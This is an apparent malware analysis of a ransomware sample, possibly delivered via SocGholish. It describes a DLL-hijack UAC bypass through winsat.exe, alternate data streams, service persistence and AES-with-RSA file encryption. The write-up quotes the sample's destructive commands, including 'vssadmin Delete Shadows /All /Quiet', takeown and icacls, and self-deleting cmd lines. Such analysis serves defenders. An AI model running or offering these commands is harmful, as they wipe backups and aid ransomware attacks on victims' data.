SUMMARY

Delivery

Possibly **SocGholish** (infected website, .js,.hta, fake browser updates)
Same entry point was used for the netsupport RAT

NET-SUPPORT-RAT FLOW:
https://udurrani.com/exp0/netsupport_rat/netsupport_rat_flow.pdf

```
wcschr ( "C:\Users\foo\AppData\Local\Temp\9D9A\system32\winmm.dll", '\' )
```

patched -> load

```
a.0040598C
 call dword ptr ds:[<&CreateProcessW>]
 mov edi,eax
 cmp dword ptr ss:[ebp+C],esi
 je a.4059A0
```

```
CreateProcessW ( "C:\Windows \system32\winsat.exe", ""C:\Windows \system32\winsat.exe" ", NULL, NULL, FALSE, CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT … )
```

Commands

```
"C:\Windows \system32\winsat.exe"
C:\Users\foo\AppData\Local\Temp\F777\system32\winsat.exe     // RANDOM BINARY + ADS & Dll Hijack ->  UAC bypass
C:\Users\foo\AppData\Roaming\Sets:bin
C:\Users\foo\AppData\Roaming\Config:bin -r                  // Command line args e.g. -r, -s
cmd /c choice /t 10 /d y & attrib -h "C:\Users\foo\Desktop\payload.exe" & del "C:\Users\foo\Desktop\payload.exe"
attrib  -h "C:\Users\foo\Desktop\payload.exe"
C:\Windows\system32\vssadmin.exe Delete Shadows /All /Quiet
C:\Windows\system32\icacls.exe C:\Windows\system32\Sets.exe /reset
cmd /c choice /t 10 /d y & attrib -h "C:\Users\foo\AppData\Roaming\Config" & del "C:\Users\foo\AppData\Roaming\Config"
```

Encryption

EACH ENCRYPTED FILE => (AES + IV) —-> ENCRYPT THE KEY WITH RSA

Files dropped and ADS

```
D: \Users\foo\AppData\Local\Temp\F777\system32
F: \Users\foo\AppData\Local\Temp\F777\system32\winmm.dll ** 217600
F: \Users\foo\AppData\Local\Temp\F777\system32\winsat.exe ** 3957760
```

:bin:$DATA	C:\Users\foo\AppData\Roaming\Arbiters
:bin:$DATA	C:\Users\foo\AppData\Roaming\Categories
:bin:$DATA	C:\Users\foo\AppData\Roaming\Installers
:bin.txt:$DATA	C:\Users\foo\AppData\Roaming\Installers
:bin:$DATA	C:\Users\foo\AppData\Roaming\Properties
:bin:$DATA	C:\Users\foo\AppData\Roaming\Session

Persistence via a service with a randomName

```
SERVICE_NAME: app
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```


Signed payload

```
++++++++++++++++++++ X ++++++++++++++++++++
[003FFEF4]->      (null)
[003FFF08]->      OTRBXJUNJJOIXXBVFO
[003FFF0C]->      OTRBXJUNJJOIXXBVFO
[003FFEF8]->      (null)
[003FFEFC]->      https://www.example.com/my_product/info.html
[01232180]->      39 7d a7 d7 7d ac eb ac 42 58 fb ad 4d 67 aa 85
```

Compile Time

```
## FILE_TYPE => PE
    +             i386 ---
    +             EXE
    +             Wed Jul 22 22:43:17 2020
    +             4
    +             0x400000 <- Base*
    +             GUI
    +             (32B)
    +             6144 <- CS
    +             0x1000 <- CoseBase*
```

FLOW


RANSOM_PAYLOAD
vssadmin.exe Delete Shadows /All /Quiet
vssadmin.exe-2184
winsat.exe-724
takeown.exe-3340
ADS attached to bin file
Config:bin-3756
UAC consent pop-up not displayed
winsat.exe-2692
Sets:bin-3528
icacls.exe-3676
payload.exe-2500
cmd.exe-1144
cmd.exe-2164
choice.exe-612
cmd.exe-1780
attrib.exe-2792

Trojan CommandLine

```
-s Service e.f. Pn.exe -s
-p Recursive encrypt (folder)
-f Encrypt (folder)
-r Remove VSS (Default backup), take ownership and copy to system folder
```

```
CreateProcessW ( "C:\Windows \system32\winsat.exe", ""C:\Windows \system32\winsat.exe" ", NULL, NULL, FALSE, CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE |
CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT | EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Users\foo\Desktop", …)

CreateProcessW ( NULL, "cmd /c choice /t 10 /d y & attrib -h "C:\Users\foo\Desktop\a.exe" & del "C:\Users\foo\Desktop\a.exe"", NULL, NULL, FALSE,
CREATE_NO_WINDOW, …)

****

For persistence, a new service is created

    C:\Windows\system32\takeown.exe /F C:\Windows\system32\Pn.exe
```